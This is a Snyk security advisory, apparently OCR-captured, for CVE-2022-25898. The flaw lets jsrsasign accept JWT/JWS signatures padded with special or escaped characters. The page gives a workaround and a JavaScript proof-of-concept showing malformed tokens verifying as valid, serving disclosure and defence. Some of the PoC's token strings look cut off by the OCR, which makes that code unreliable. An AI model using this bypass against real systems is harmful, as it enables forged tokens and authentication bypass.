
Improper Verification of Cryptographic Signature

Affecting org.webjars.bowergithub.kjur:jsrsasign package, versions [0,]



Snyk CVSS

Exploit Maturity	Proof of concept
Attack Complexity	High
Scope	Changed
Availability	HIGH

See more

NVD 9.8 CRITICAL

INTRODUCED: 13 JUN 2022 CVE-2022-25898
CWE-347

Share

How to fix?

A fix was pushed into the `master` branch but not yet published.

Overview

org.webjars.bowergithub.kjur:jsrsasign is a free pure JavaScript cryptographic library.

Affected versions of this package are vulnerable to Improper Verification of Cryptographic Signature when `JWS` or `JWT` signature with non Base64URL encoding special characters or number escaped characters may be validated as valid by mistake.

Workaround:

Validate JWS or JWT signature if it has Base64URL and dot safe string before executing `JWS.verify()` or `JWS.verifyJWT()` method.

PoC:

```
var KJUR = require('jsrsasign'); var rsu =
require('jsrsasign-util'); // jsrsasign@10.5.24 ////
creating valid hs256 jwt - code used to get valid
hs256 jwt. // var oHeader = {alg: 'HS256', typ:
'JWT'}; // // Payload // var oPayload = {}; // var
```

```
tNow = KJUR.jws.IntDate.get('now'); // var tEnd =
KJUR.jws.IntDate.get('now + 1year'); // oPayload.iss =
"https://urldefense.proofpoint.com/v2/url?u=http-
3A__foo.com&d=DwIGAg&c=wwDYKmuffy0jxUGHACmjfA&r=3J3pjDmB
oa9S7i8rFsa5Rei7n32BgBaGjoG8lCiqO-
pm9ZIzxG9adMdbUE4qski&s=eMfp9lSTyBb95UqdO_sO3ukTKlGihPES
"; // oPayload.sub = "mailto:mike@foo.com"; //
oPayload.nbf = tNow; // oPayload.iat = tNow; //
oPayload.exp = tEnd; // oPayload.jti = "id123456"; //
oPayload.aud =
"https://urldefense.proofpoint.com/v2/url?u=http-
3A__foo.com_employee&d=DwIGAg&c=wwDYKmuffy0jxUGHACmjfA&r=
P36zULZ4oa9S7i8rFsa5Rei7n32BgBaGjoG8lCiqO-
pm9ZIzxG9adMdbUE4qski&s=bxlm95BhVv7dbGuy_vRD4JBci6ODNdgO
"; // // Sign JWT, password=616161 // var sHeader =
JSON.stringify(oHeader); // var sPayload =
JSON.stringify(oPayload); // var sJWT =
KJUR.jws.JWS.sign("HS256", sHeader, sPayload,
"616161"); //verifying valid and invalid hs256 jwt
//validjwt var validJwt =
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJodHRwOi
taWtlQGZvby5jb20iLCJuYmYiOjE2NTUyMjk3MjksImlhdCI6MTY1NTI
JqdGkiOiJpZDEyMzQ1NiIsImF1ZCI6Imh0dHA6Ly9mb28uY29tL2VtcG
1xQUkTDBw-_cyhrPgOOfRzI"; //invalid jwt with special
signs var invalidJwt1 =
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJodHRwOi
taWtlQGZvby5jb20iLCJuYmYiOjE2NTUyMjk3MjksImlhdCI6MTY1NTI
JqdGkiOiJpZDEyMzQ1NiIsImF1ZCI6Imh0dHA6Ly9mb28uY29tL2VtcG
()!@#$%^&*()!@#$%^&*()!@#$%^&*()t7HgslW8S1xQUkTDBw-
_cyhrPgOOfRzI"; //invalid jwt with additional numbers
and signs var invalidJwt2 =
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJodHRwOi
taWtlQGZvby5jb20iLCJuYmYiOjE2NTUyMjk3MjksImlhdCI6MTY1NTI
JqdGkiOiJpZDEyMzQ1NiIsImF1ZCI6Imh0dHA6Ly9mb28uY29tL2VtcG
\2\2\3\2\1\2\222\3\1\1\2\2\2\2\2\2\2\2\2\2\222\23\2\
_cyhrPgOOfRzI"; var isValid =
KJUR.jws.JWS.verifyJWT(validJwt, "616161", {alg:
['HS256']}); console.log("valid hs256 Jwt: " +
isValid); //valid Jwt: true //verifying invalid 1
hs256 jwt var isValid =
KJUR.jws.JWS.verifyJWT(invalidJwt1, "616161", {alg:
['HS256']}); console.log("invalid hs256 Jwt by special
signs: " + isValid); //invalid Jwt by special signs:
true //verifying invalid 2 hs256 jwt var isValid =
KJUR.jws.JWS.verifyJWT(invalidJwt2, "616161", {alg:
['HS256']}); console.log("invalid hs256 Jwt by
additional numbers and slashes: " + isValid);
//invalid Jwt by additional numbers and slashes: true
```

Test your applications

Snyk ID	SNYK-JAVA-ORGWEBJARSBOWERGITHUB-2935897
Published	26 Jun 2022
Disclosed	13 Jun 2022
Credit	Adi Malyanker, Or David

Report a new vulnerability

Found a mistake?

References

- GitHub Commit
- GitHub Release